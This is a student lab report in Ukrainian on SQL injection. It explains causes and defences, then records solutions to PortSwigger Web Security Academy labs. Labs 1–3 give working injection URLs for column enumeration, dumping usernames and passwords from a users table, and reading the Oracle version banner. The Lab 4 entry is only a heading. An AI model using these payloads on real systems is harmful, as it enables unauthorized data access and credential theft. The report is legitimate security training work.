*1. Дати визначення що таке SQL ін'єкція. Чому вона виникає. Які існують методи усунення цієї вразливості.*

SQL ін'єкція являє собою відправку користувачем до серверу модифікованих SQL запитів для досягнення певної мети – отримати доступ до даних з БД, змінити чи видалити їх, втрутитись в роботу системи.

Вразливість чи невразливість до SQL ін'єкцій обумовлена тим, як сервер обробляє користувацький ввід. Причинами вразливості можуть бути: недостатня валідація інпутів користувача, використання конкатенації рядків замість параметризації та схожих технік, відсутність технік санітизації даних, непродумана система доступу.

Щоб запобігти такому типу атак, насамперед необхідно:

1. валідувати та санітизувати дані, що надходять від користувача
2. використовувати параметризовані запити, prepared statements
3. використовувати Object-Relational Mapping бібліотеки (щоб не використовувати raw SQL запити)
4. звести до необхідного мінімума права доступу, пермішени до БД
5. уникати надання занадто багато інформації у повідомленнях про помилки, щоб зловмисники не могли скласти картину про структуру БД
6. підтримувати up-to-date бібліотеки, фреймворки, БД – оновлення можуть містити фікси вразливостей
7. code review
8. securite testing

*2. Які види ін'єкцій існують. Надайте опис до будь-яких 2 з них у спеціфіці цієї вразливості.*

Взагалі можна виокремити 3 основні групи: error based, union based та blind (тут виділяються boolean і time based).

Error based SQL ін'єкції полягають у зборіі інформації про БД, її інфраструктуру з повідомлень про помилки. Тобто зловмисник навмисно відправляє запити, що викликають ерори на БД сервері і збирає по крихтам інформацію з повідомлень, які повертає сервер.

UNION based SQL ін'єкції передбачають використання оператора UNION в запитах, щоб отримувати дані з кількох таблиць. Зловмисник знаходить уразливе місце в системі, додає до існуючого коректного запита свій злонамірний код, який буде намагатися досягти до потрібної таблиці/даних.

*3. Створіть обліковий запис на сійті https://portswigger.net/*

+

*4. Перейдіть у розділ всіх лабораторних робіт https://portswigger.net/web-security/all-labs . Виконайте 4 тестових завдання по темі SQL ін'єкцій. До звіту додайте свій користувацький ввод та скріншот з успішним виконанням*

**LAB1 SQL injection UNION attack, determining the number of columns returned by the query**


Два альтернативні способи:

**#1** додати UNION та перебрати кількість, допоки не отримуємо 200:

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+NULL--

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+NULL,+NULL--

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+UNION+SELECT+NULL,+NULL,+NULL--




**#2** додати ORDER BY та перебрати кількість допоки сервер почне повертати пятисотку

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+ORDER+BY+2--

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+ORDER+BY+3--

https://0ab4000003118c4f80de534900f2008e.web-security-academy.net/filter?category=Pets%27+ORDER+BY+4--



**LAB2 SQL injection UNION attack, retrieving data from other tables**

**step#1** визначити кількість стовпчиків в поточній таблиці шляхом перебирання в ORDER BY


https://0a6300af033cddc58097590400000007.web-security-academy.net/filter?category=Accessories%27+ORDER+BY+3--

**step#2** визначити, чи в в поточній таблиці обидва стовпчики мають текстовий формат (щоб використовувати UNION, в стовпчиках з 2 таблиць повинний бути однаковий тип даних)

https://0a6300af033cddc58097590400000007.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+%27sdsd%27,%27sdsd%27--

**step#3** відправити запит з UNION, щоб дістати потрібні дані з таблиці users

https://0a7100eb035e88de8117eebc003a00ea.web-security-academy.net/filter?category=Accessories%27+UNION+SELECT+username,+password+FROM+users--



**LAB3 SQL injection attack, querying the database type and version on Oracle**

**step#1** визначити кількість стовпчиків в поточній таблиці

https://0af100e203984b4e858d687b0073004f.web-security-academy.net/filter?category=Toys+%26+Games%27+ORDER+BY+2--


https://0af100e203984b4e858d687b0073004f.web-security-academy.net/filter?category=Toys+%26+Games%27+ORDER+BY+3--

**step#2** визначити, чи стовпчики мають текстовий формат

https://0af100e203984b4e858d687b0073004f.web-security-academy.net/filter?category=Toys+%26+Games%27+UNION+SELECT+%27dsdsd%27,%27sdsdd%27+FROM+dual--

**step#3** відправити запит з UNION, запитуючи значення з стовпчика BANNER, що містить дані про БД, + порожнє значення, щоб збіглась кількість стовпчиків

https://0ad300a703093cd080c40875006900d3.web-security-academy.net/filter?category=Food+%26+Drink%27+UNION+SELECT+BANNER,NULL+FROM+v$version--




**LAB4** Blind SQL injection with time delays

